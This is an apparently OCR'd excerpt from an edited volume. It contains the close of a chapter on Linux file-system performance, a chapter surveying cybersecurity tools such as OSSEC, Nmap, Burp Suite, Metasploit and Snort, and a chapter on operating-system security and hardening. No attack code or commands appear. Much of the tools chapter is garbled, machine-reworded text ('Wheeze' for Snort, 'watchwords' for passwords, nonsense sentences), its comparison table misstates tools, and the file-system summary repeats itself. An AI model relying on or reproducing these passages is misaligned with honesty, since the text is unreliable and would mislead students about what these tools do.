		1	3	5	9	13	17
MinChance	50%	10.9	10.0	9.8	9.7	9.4	9.1
	60%	11.1	10.5	10.2	10.0	10.1	9.9
	70%	11.0	10.6	10.5	10.2	10.2	10.2
	80%	11.0	10.7	10.6	10.4	10.2	10.1
	90%	11.0	11.0	10.9	10.7	10.6	10.4
	95%	10.9	10.9	11.0	10.9	10.7	10.6

Five well-known Linux file systems have been tested for performance across a range of storage device latencies, from slow hard drives to fast persistent memory block devices. The results demonstrate that some file systems scale better with faster storage devices than others, and when storage device latency lowers, unanticipated performance inversions occur across file systems. The tests were performed on identical IBM System x3650 M4 servers running Red Hat Enterprise Linux 7.0 (RHEL7), including two 8-core Intel Xeon CPUs and 96GB of RAM. Emulation techniques were used in the tests to replicate various storage device latencies.

While unanticipated performance inversions occur across file systems when storage device latency reduces, certain file systems scale better with faster storage devices than others. The study discovered that while Btrfs and Ext4 have low scalability in the sub-millisecond latency region, XFS, and F2FS are the most scalable file systems across all device latencies. A file system with unexpectedly poor scalability is Nilfs2, which also offered comprehensive guidelines for locating I/O stack bottlenecks.

Five well-known Linux file systems were tested for performance over a range of storage device latencies, from sluggish hard drives to fast persistent memory block devices, using emulation techniques. The tests were carried out on identical IBM System x3650 M4 servers running Red Hat Enterprise Linux 7.0 (RHEL7) and furnished with two 8-core Intel Xeon CPUs and 96GB of memory.

It can be difficult to predict file system performance for fast devices based on statistics on performance for slower devices. The workload and file system selections have a big impact on performance improvements. The study found that as storage device latency decreases, unexpected performance inversions across file systems occur and that some file systems scale more effectively with faster storage devices than others.

It should be mentioned that Nilfs2 is an example of a file system with unexpectedly poor scalability and provides detailed instructions for detecting bottlenecks in the I/O stack. The findings show that some file systems scale better with faster storage devices than others, and that when storage device latency decreases, unexpected performance inversions across file systems occur. It used a rigorous and practical methodology to evaluate the performance of numerous file systems across a variety of workloads and devices.

REFERENCES:

1. Rosenblum, M., & Ousterhout, J. K. (1992). The design and implementation of a log-structured file system. *ACM Transactions on Computer Systems, 10*(1), 26–52.
2. Ousterhout, J. K., Cherenson, A. R., Douglis, F., Nelson, M. N., & Welch, B. B. (1988). The Sprite network operating system. *IEEE Computer, 21*(2), 23–36.
3. Lazowska, E. D., Zahorjan, J., Cheriton, D. R., & Zwaenepoel, W. (1986). File access performance of diskless workstations. *ACM Transactions on Computer Systems, 4*(3), 238–268.
4. Ousterhout, J. K. (1990, June). Why aren't operating systems getting faster as fast as hardware? In *Proceedings of the USENIX Summer Conference* (pp. 247–256). Anaheim, CA, United States.
5. Ousterhout, J. K., Da Costa, H., Harrison, D., Kunze, J. A., Kupfer, M., & Thompson, J. G. (1985). Trace-driven analysis of the UNIX 4.2BSD file system. In *Proceedings of the ACM Symposium on Operating Systems Principles (SOSP)* (pp. 15–24). ACM.
6. Coburn, J., Caulfield, A., Akel, A., Grupp, L., Gupta, R., Jhala, R., & Swanson, S. (2011, March). NV-heaps: Making persistent objects fast and safe with next-generation, non-volatile memories. In *Proceedings of the 16th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)* (pp. 105–118). Newport Beach, CA, United States.
7. Zhao, T., March, V., Dong, S., & See, S. (2010, July). Evaluation of a performance model of the cluster file system. In *Proceedings of the ChinaGrid Conference* (pp. 61–68). Guangzhou, China.
8. Griffioen, J., & Appleton, R. (1994). *Reducing file system latency using a predictive approach* (Technical Report). University of Kentucky, Lexington, KY, United States.

CHAPTER 5

VARIOUS TOOLS USED IN CYBER SECURITY

Sumit Chopra[1] and Mohit Pant[2]

[1,2]GNA University, Phagwara

ABSTRACT

This full paper is an idea about tools used in cyber-security. When learning cyber-security, students aren't able to perform practical on various things due to a lack of knowledge. In cyber-security, most of the tools used are open source which is a great opportunity for quick learners to grab hands which will help prevent great threats. These tools can help in getting knowledge about tools and their basic functionality. In cybercrime mostly used machines uses the LINUX operating system. LINUX operating system contains a variety of tools that can be used to do and prevent attacks.

5.1 INTRODUCTION:

Hands-on training is essential to gaining expertise in the computing domain. Topics such as cybersecurity and networking require practice in a computer environment, allowing students to experiment with different tools and techniques. Such learning environments are called sandboxes, and virtual machines are used as victim systems. This includes networked hosts that may be intentionally vulnerable to enable cyberattacks and defences. These skills are incorporated into the current Cybersecurity He curriculum to address the shortage of cybersecurity personnel. In cybersecurity, there are various cybersecurity tools used for attack and defence. Tools are hacking tools when they are used by attackers to attack them, and they are cybersecurity tools when they are used for defensive purposes.

5.2 ROLE OF CYBERSECURITY:

Cybersecurity is the backbone of large multinational companies. All steps must be taken to protect the privacy and data of companies and consumers. As time passes day by day the number of techniques, tools, and attacks increases with it to take down the security of devices. These tools are the same used by hackers (for attacking purposes) and cybersecurity professionals (for defencing purposes). Attackers attack to gain access to a system or get sensitive information by which they can get some financial benefits either by selling them (for example Name, Address, Email, etc.) or by using those credentials (for example Credit cards, E-cards, etc.).

These tools come in the form of software that protects all your devices. Security systems in the cyber world some tools provide multiple layers of information protection to protect against intruders (attackers or hackers).

Cause of attack: There are many causes of attack that lack of knowledge about beneficial tools may include. Lack of knowledge of tools may give the upper hand to attackers to find vulnerabilities in victim's system.

5.3 TYPES OF ATTACKS HACKERS DO:

A. Passive attack: Passive attack can also know as staircase or step by step attack. In these types of attacks, intruder try to get information about the victim's system by performing some number of techniques (for example by scanning his network he will able to get a list of open ports which will be help him to exploit payload on those open ports which will help in creating backdoor) or by monitoring his victim's system by some monitoring scripts/tools or third-party apps.

B. Active attack: After performing a passive attack intruder have enough knowledge about the open ports, network vulnerabilities, IP address which can be used to do an active attack. **A**ctive attacks are those attacks that affect the system and the victim's privacy or sensitive data (for example MIM attack is done as a midway communication between the client and the gateway to getting sensitive information packets).





Figure 5.1: The attacks percentage ratio



5.4 TYPES OF CYBER-SECURITY TOOLS:

5.4.1 Network Security Tools:

These tools are used to track and get information about intrusion over a network which can further be prevent by these tools. These tools can be use to collect and analyse information of threats which can harm users' network so that that threat can be prevent as soon as possible.
Some of these tools are given below:

a. **OSSEC:** OSSEC is an abbreviation of "Open-Source Host-based Security". It is multiplatform open-source tool that detects and prevent attack over network from hackers. It gives real-time monitoring/analytics so users can update their security systems in time for newer version to prevent any bug. This tool allows users to constantly monitor activity and detect every activity over network. It provides multiplatform, centralized architecture which help to manage security of all the system over a network easily. It performs integrity checking, log analysis, system monitoring, root-kit detection etc.
   It is a Host-based intrusion detection system (HIDS) which is comes with Network-based intrusion detection system (NIDS) which is a part of intrusion detection system (IDS) which helps in the detection of any suspicious and malicious activity which can be done by attacker for his evil purposes.
b. **POF:** POF is a cybersecurity tool used to monitor networks independently. This is a professional tool which monitor a network without generating additional traffic over a network. This tool is mostly use by professionals but it could be difficult to use for beginners. This tool used to detect the operating system of hosts connected to the network. POF is a lightweight, easy-to-use and widely used network monitoring tool. It allows user to perform number of operations with its various functionality. It is popular among cybersecurity experts due its light weight and multiple optional nature.
c. **SPLUNK:** Splunk offers a comprehensive set of cybersecurity tools that help organizations detect and respond to threats quickly and efficiently. It is a versatile and fast network security monitoring tool with wire tracing, data threat detection and network analysis. It works in real time and has a unified user interface. In most cases, we want to index and collect data in searchable repositories, making it easy to generate real-time reports, alerts, dashboards, and more.

5.4.2 Firewall:

Firewall is a cybersecurity tool which is used to prevent unauthorised access to or from a network. It is an essential tool in computers. Firewall is a kind of wall between private network and internet, it consists of some predetermined tools which are used to filter and block data packets or traffic.
It exists in hardware, software, or both these firewalls can be customized (for example malware extinction etc.) depending on organization or individual requirements. All traffic and data communication pass through these walls which helps to block suspicious/malicious activities.

a. **MacAfee-Firewall:** It is a tool which is used to prevent unauthorised access over the internet. It is used to scan for malware and viruses before entering into system and block them in a mean time that prevents viruses and malware from entering your computer system. It is also used to protect user's sensitive data (for example password card details etc.) on one place.
b. **AVS Firewall:** It is a tool which is used to prevent unauthorised access over the internet. It is a firewall tool which is also used to scan for malware and viruses and prevents hacker attacks by filtering applications and preventing unauthorized intrusions. It has user interface to improve user experience. Users can also personalize firewall rules and control traffic volume.

5.4.3 Web Vulnerability Tools:

They are very useful in preventing web application vulnerabilities. These tools are used to identify security vulnerabilities in web applications or websites. These tools are used to scan your website for vulnerabilities, so you can prevent attackers from discovering them and perform malicious activity based on those vulnerabilities. Web services are generally insecure, which presents a great opportunity for hackers and can be exploited by attackers.

a. **Nmap:** Nmap stands for network mapper. It is a very useful tool in cybersecurity which is used to get details about IP addresses, open ports, online hosts, version information of services used by web services etc. It is a very effective tool which is also used to perform scans on websites so that we would be able to detect all the non-usable open ports so that we can be able to detect those tools on time before attacker do his work. Nmap has a number of scripts which is used to check vulnerabilities over a network by doing some attacks on website to check out it's week points.
b. **Burp Suite:** Burp suite is a very useful cyber security tool which is used to find vulnerability in web services. It is a penetration testing tool which is used to scan and exploit vulnerabilities. It is a kind of manual penetration testing tool. It is a tool which can be used to do attack on web services. Burp suite consists of many functionalities which include intercept, repeater, decoder, extender, site mapper, intruder etc. These functionalities work separately to perform a complete scan to find weakness in a web service so that we can prevent that weakness and make our service more secure.

5.4.4 Network Defence Wireless Tools:

These tools are an extension to network security tools which are mainly focused on wireless devices such as wireless adapter, modem, router etc. Wireless tools may have transmission and receiver medium which is a great opportunity for attackers to attack or read data packets from wireless devices more comfortably. We can use these tools to protect our network devices such as switches, routers etc. These tools can be used to detect vulnerabilities in network due to wireless devices.

a. **Aircrack-ng:** Aircrack-ng is a package of number of tools which can be used to assess network security. It is a multi-platform tool. Due to its command line interface most of the

professionals love to use this tool which allow them to work with heavy scripting. These packages can be used to evaluate the security of network and network cards. It can also be used to prove the authenticity of WPA and WEP keys by testing their strength.

b. **KisMac**: This is a cybersecurity tool which is specially design for MAC operating system to perform professional scan on wireless network. This tool use various techniques to crack WPA, WEP keys to get into network to find vulnerabilities and if we are able to get vulnerability in network then we can overcome that security vulnerability to prevent future attack on that vulnerability.

5.4.5 Encryption Tool:

Encryption is the process of converting human-readable language into encrypted cryptographic language, primarily to protect content. This obfuscation method can only be read with the correct decryption key. This ensures the confidentiality of your information in any case.

a. **TOR**: This tool works on the web and allows users to enjoy their privacy online. The user's proxy makes the user untraceable by forwarding his server's requests. Although there are loopholes that break the chain of commerce, Tor is efficient in this area. Although it is more related to information security than cyber security.

b. **True Crypt**: A popular encryption tool that allows you to encrypt an entire storage device at once. Known for encrypting hard drives, the expert may choose to encrypt multi-layered content using two types of access controls. This is why experts love to work with True Crypt.

5.4.6 PKI:

Public Key Infrastructure is used to distribute and identify public cryptographic keys. Data can be exchanged securely by validating all parties on the Internet. Information can be exchanged without it, but authenticating the other party is important for corporate security. It helps to encrypt our servers and it is a part of our corporate's security suite. It's not a specific tool, it's a kind of service to increase corporate’s security like tow step verification, digital signature, code protection, building a trusted ecosystem, encrypting transaction details, protecting access control.

5.4.7 Password/Packet Sniffers:

These workshop inside the tackle or software responsible for covering network business. They substantially estimate data packets transferred during communication between networks or bias.

a. **Wireshark:** A press- grounded instrument that analyses organize security in real- time by looking at its convention and sniffs. It recognizes vulnerabilities within organisation at distinctive situations beginning from the association position. It looks at each pack and sees how it affects each subcaste within a range.

   The outfit defences communication between IP addresses and space title fabrics to capture vulnerabilities. It can troubleshoot little issues and fete the root causes of bity issues. This makes it simpler for guests to correct the failing in security painlessly and fete conceivable troubles.

b. **John the Ripper:** It's a tool for testing word strength and identifies the weak bones vulnerable to pitfalls. Originally, it was only compatible with UNIX but over time it supports other systems as well. It deals with translated logins and stronger watchwords. It has regular updates as well to meet the word elaboration with technology.

5.4.8 Penetration Testing Tools:

These are some tests that companies embrace to see how programmers can misuse vulnerabilities. They contract experts to break into the program/service like programmers and see the implicit issue which can latterly ended up troubles. This can be relative to item testing but the companies then test their position of security to maintain a strategic distance from unborn disasters. They take after the same handle as real- world assaults and after that upgrade their security position accordingly.

a. **Kali Linux:** A security device that has sub accoutrements for security examining and organize aesthetics. This computer program is simple to use for guests with different situations of information. An ordinary existent can too use this to insure his computer contrivance. The guests can oversee their organize frame and screen it in real- time painlessly.
b. **Metasploit:** It comes with multitudinous highlights to go ahead with infiltration testing works out. The specialists use it for defining and buttressing cybersecurity. It can run tests on operations, systems, waiters, etc. it recognizes vulnerabilities some time lately indeed they develop getting to be a complete security outfit.

5.4.9 Managed Detection Tools:

It's a progressed benefit that companies use for cybersecurity. Generally, material for huge companies or companies managing with private data. Threat shadowing and perceptivity, security checking, circumstance response, and disquisition, etc. are a many of its highlights. This device employments fake perceptivity and machine literacy to perform all the assignments with quicker responses. It centres on threat discovery and not compliance. It employments a combination of robotization and mortal observing for security circumstance blessing and further response both are tried by this device.

a. **Snort:** Wheeze generally an instrument that recognizes and anticipates arrange interruption by assaying and comparing organize exertion to further seasoned databases. It underpins all working fabrics and outfit widgets. It's popular for feting all feathers of one-of-a-kind assaults like CGI assaults, covert harbour scanners, characteristic, etc.
b. **Forcepoint:** An instrument precious for customizing SD- Wan so that guests can force confinements on particular substance. This customization permits interruption blocking, fast discovery, and speedier operation. It analyses each issue in detail and after that chooses the proper measures for the same. It's perfect for pall guests because it permits them to square implicit security troubles online.

5.4.10 Antivirus:

This computer program is particular to dealing with infections and malware assaulting the device. These are precious to anticipate similar assaults, distinguish them within the contrivance, and void them quickly. These are feasible against worms, crucial lumberjacks, rootkits, botnets, etc. They come with different security highlights, and most vitally, these highlights change with time. They've got bug fixes and standard reviews, empowering individualized security for each contrivance. Likewise, they check emails, connections, point security, links, and further to cover.

a. **Avast Antivirus:** A program that is popular for ending all malware assaults within the computer frame Multitudinous of its performances also ensure quick malware rehabilitation set up within the final 4 weeks. It avoids the infection, identifies it in the case of a section, and evacuates it to secure the contrivance.
b. **Bitdefender endpoint security:** This can be a device that tests malware, web, and correspondence assaults primarily for safety measures. It comes with a mechanized security program that the arranging director oversees. It secures the contrivance from all malware troubles right after establishment.

Table 4.2: Comparison of tools

S. No.	Tool Name	Feature
1.	OSSEC	a) An open source tool. b) Multiplatform tool. c) Provide real-time monitoring and analysis. d) It has Host-Based Intrusion Detection System.
2.	POF	a) Can monitor networks independently. b) Monitors network without generating additional traffic over network. c) It is a lightweight and easy to use tool. d) Multi-functionality tool.
3.	SPLUNK	a) Provides set of cybersecurity tools for network security. b) Faster in operations. c) Works in real time. d) Has a UI. e) Collect data in searchable repos.
4.	MCAFEE	a) Prevent unauthorised access to network. b) Scan for malware and viruses. c) Protect sensitive data. d) Provide a security wall to network.
5.	AVS	a) Prevent unauthorised access to network. b) Scan for malware and viruses. c) Filters different application to prevent intruders d) Provide a security wall to system.

6.	NMAP	a) Helps in scanning network ports, hosts, system information, system apps version info etc. b) Helps in finding vulnerabilities in web-services and systems. c) Helps in automate networking tasks. d) Provide NSE (Nmap Script Engine).
7.	BURP SUITE	a) A pen-testing tool helps in finding vulnerabilities and exploit various attacks. b) It provides various functionalities. c) Helps in prevent weakness of a web service. d) It consists of intercept, repeater, decoder, extender, site mapper, intruder etc.
8.	AIRCRACK-NG	a) It is a package provides number of tools to assess network security. b) It is a multi-platform tool. c) Can be used to prove the authenticity of WPA and WEP keys
9.	KISMAC	a) Mac operating system based tool. b) Performs scan for wireless devices and find vulnerabilities in those devices. c) It can also be used to secure devices.
10.	TOR	a) A web base encryption tool helps to protect user's privacy online. b) It uses a proxy server. c) Create a loophole of proxies to make user unreachable. d) Provide information security.
11.	TRUE-CRYPT	a) An encryption tool allows to encrypt whole device b) Provide high security to our data.
12.	WIRESHARK	a) Real-time packet sniffer. b) A multi-platform tool. c) Packet can be used to get sensitive information.
13.	JOHN THE RIPPER	a) Real-time password sniffer. b) Multi-platform tool. c) Deals with translated logins and stronger watchwords.
14.	KALI LINUX	a) It is an operating system used in cybersecurity due to its various tools known for beneficiality in cyber-security. b) Most of its application are used as cyber-security tools. c) Used as penetration tool.
15.	METASPLOIT	a) It is a framework having various functionality. b) Can be used to exploit an attack, payloads. c) Has a rich script store.

16.	SNORT	a) A lightweight tool. b) Supports Windows and Linux Operating systems. c) Can detect emerging threats.
17.	FORCEPOINT	a) Provide fast operations. b) Provide fast discovery in finding threats. c) Permit guest to a different environment to prevent threats.
18.	Avast Antivirus	a) Faster scanning of malware and viruses. b) Software base antivirus. c) Helps in preventing threats with one click. d) Secure users system.
19.	BITDEFENDER	a) Faster scanning of viruses. b) Hardware base antivirus. c) Comes with a mechanized security program.

CONCLUSION:

By getting knowledge of different varieties of tools students can be able to tackle various attacks that can be prevented after getting knowledge of the attack. These tools can also be used to monitor and secure a network to protect the system or device on that network.

REFERENCES:

1. Peter, J. E. (n.d.). *Department of ICT, Nigerian Navy Ship Centenary VI, Lagos State, Nigeria.*
2. Nwosu, R. I. (n.d.). *Department of Computer Science, Federal College of Forestry, Jos, Plateau State, Nigeria.*
3. Kaur, J., & Kumar, R. K. R. (n.d.). The recent trends in cybersecurity: A review. *Journal of King Saud University – Computer and Information Sciences.*

CHAPTER 6

SAFEKEEPING OF AN OPERATING SYSTEM

Sumit Chopra[1], Manisha Kumari [2] and Mamta Bansal[3]
[1,2,3]GNA University, Phagwara

ABSTRACT:
The security supervision of an OS serves in the deployment of safety measures for the computers both internally &externally. Therefore, it is responsible for the system's protection on two separate positions, namely internal and exterior safety. This research paper provides a thorough examination of the security management requirements. Also, it provides fundamental information about numerous security concepts including availability, confidentiality, and integrity. Moreover, it gives the effectiveness, scalability, and relatability of how security products operate.

KEYWORDS: Integrity, System hardening, Confidentiality, Operating tools, Availability, Kernel, Shell, Malware, Denial of service, Biometrics, Internal and External security.

6.1 INTRODUCTION:

Handle devices like mobile phones, computers, automobiles, smart watches, etc., an operating sy stem is a software or software programme that is required. In the modern day, operating system s ecurityis crucial. Nowadays, most businesses and governmental organisations rely on computer n etworks tostore and manage the data that makes up their organisations. It is crucial that safeguard s be put in place to protect these networks and maintain their best performance. To protect all of t heir computer and network resources, network administrators must specify the scope of their sec urity management systems.




Figure 6.1: Types of operating system safety

An operating system's safety feature assists in implementing security and protection measures for the computer system both inside or outside. Hence, an OS has control over both the internal and exterior security of the system. Separating the operations of one process from another is necessary for internal security. System protection is another name for internal security. The computer system's internal security also guarantees its dependability. The idea of least privilege is used by a number of programmes that might be running on computer systems to ensure internal security.

The implementation of a system to safeguard the software and data is referred to as "external security."

6.2 SECURITY CONTROL:

For a security policy to be successfully implemented, three different
types of security controls must be used. They consist of administrative, technological, and physic al controls.

Physical controls include devices like magnetic swipe cards, RFID, or biometric security to restri ct access to network resources or stored data.

Environmental controls such as HVAC systems, power generators, and fire suppression systems are also considered to be physical controls. One of the most frequent mistakes is individuals leavi ng their laptops on, allowing someone else to use it to access information or data that they should n't be able to. Many workplaces use password-
protected screen savers or demand that a computer be "locked" before an employee leaves th des k. Administrative controls are the rules that an organisation develops to govern how they will operate. These controls provide direction to employees by outlining how their tasks are to be completed and the tools they should utilise to do so. The policy of each company is most likely weakest in this area.

• An information system combines software, hardware and networks of communication to get the required data, particularly within a company. Businesses frequently employ information technology to conduct and manage operations, connect with clients, and stay competitive. The essential measures to recognise, record, and report such incidents are included in the process of protecting information systems against unauthorised access to or manipulation of data, which may be in storage or processing, as well as against denial of service (DOS) to authorised users.




Figure 6.2: Principles of Information security

Only the systems or individuals that require access to the information have access to it. To do this, information is encrypted and made inaccessible to anyone without a need for it. Although it initially seems straightforward, secrecy must be applied to every component of a system. This

entails restricting access to all backup locations as well as log files if they could store confidential data.

Security against unauthorised data changes, such as additions, deletions, and other modifications, is a component of consistency. Only those who are allowed and have the necessary access can alter data. Access to the material must be suspended until its integrity has been restored after unauthorised modifications have been made to it.

6.3 ATTACKS:

There are various kind of attacks given below:

1. Malware:

Malware assaults, one of the most dangerous cyberattacks, are designed to harm or grant unauthorised access to a targeted computer system. Most malware is self-replicating, which means that once it has infected one system, it will spread to every other machine connected to the network's internet. Once connected, an external endpoint will also get the infection. Comparatively speaking to other sorts of dangerous information, it functions quite swiftly.

2. Denial of Service:

A serious assault known as a denial of service disables the victim's network or whole IT infrastructure entirely or partially, leaving it inaccessible to authorized users. Dos assaults can be categorized into one of the three types listed below: The attacker slows down the host by establishing many TCP connections to the target. These fake connections block the network, making it unavailable to authorized users. By sending a few carefully crafted messages to the weak OS or to run the targeted host, the service is terminated or made worse to the point where the host collapses. The attacker prevents the server from getting legitimate packets by sending a flood of packets. The connection to the target may support the volume.

3. Network Intrusion:

Network intrusion detection (IDS) and prevention (IPS) systems look for signs of malicious beha viour in network traffic in an effort to identify illegal access to a network. They are often positio ned at the network's entrance and departure points to identify unusual traffic. These systems do t his by combining heuristic behavioural analysis, statistical anomaly detection, and signature ano maly detection.

4. Buffer Overflow:

Attackers change a program's memory to introduce buffer overflow problems. By altering how the program functions, this could delete files or reveal confidential information. To get access to IT systems, for instance, a hacker might upload more code and give the software new instructions.

If an attacker is aware of the program's memory layout, they can purposefully insert data that the buffer was not designed to retain. Even one's own code can take the place of executable code in some instances.

6.4 HANDLING TECHNIQUES:

The four proposed countermeasures to assaults are: reducing vulnerabilities; providing a clear security network architecture; fostering a security-conscious culture; and implementing security policy.

1. Programs for automating vulnerability reduction can assist.With the Cisco Secure Scanner (Net Sonar), you may find vulnerabilities quickly and easily.A security event management tool should be used in conjunction with this to make sure that vulnerabilities are monitored and fixed over time.
2. A simple network architecture offers more network control.
3. By simplifying system interactions, this lowers the number of vulnerabilities and enables site compartmentalization.
4. A security-conscious culture may improve your workplace in a variety of ways.

Gaining assistance from others will enable them to contribute to maintaining the security environ ment through teamwork.

Moreover, fewer security exceptions will occur as a result of individuals using the system rather t han trying to bypass it.

6.5. HARDENING THE OPERATING TOOLS:

1. Strong Username, Passcode: Each user has a different username and passcode that they need to provide correctly in order to access a system.

2. Biometrics: Verifying biometric data, say fingerprints, retina scans, etc., is a common step in these operations. Based on the user's uniqueness, this authentication is verified against samples of the system's current database.

3. User card and Key: It is required by a user to enter a card into a card slot / enter a key that is provided by a key generator into an option provided by the OS in order to logor going into the system.

4. One-time passwords: Over and above conventional authentication, one-time passwords provide additional security. Every time a user wants to get into the One-Time Password system, a different password is necessary. Once a one-time password has been entered, it cannot be used again. There are several uses for using one-time passwords. Devices that may create a secret ID connected to the user's ID are made available to the user. The system will ask you for this secret ID each time you log in. Cards with printed alphabets and digits are handed to users. The method requests numbers linked to a few randomly selected alphabets. One-time passwords are sent via a number of commercials programmed to registered email and mobile phone accounts. You should input them before logging in.

6.6 WHAT IS SYSTEM HARDENING?

A systems hardening process may be used to lessen an operating system's susceptibility by using a few specific tools, techniques, and processes. By blocking possible attack paths and reducing

the system's attack surface, systems hardening seeks to reduce security risk. By removing unnecessary programs, accounts, features, apps, ports, permissions, and other elements of the IT ecosystem, attackers and viruses are less likely to gain a foothold. Application hardening, operating system hardening, server hardening, endpoint hardening, database hardening, and network hardening are just a handful of the many different types of system hardening strategies. Since the principles of system hardening are universal, the tools and techniques you use will differ based on the type of hardening you are doing.

Threat Reports 2021




Figure 6.3: Threat reports on operating system 2021

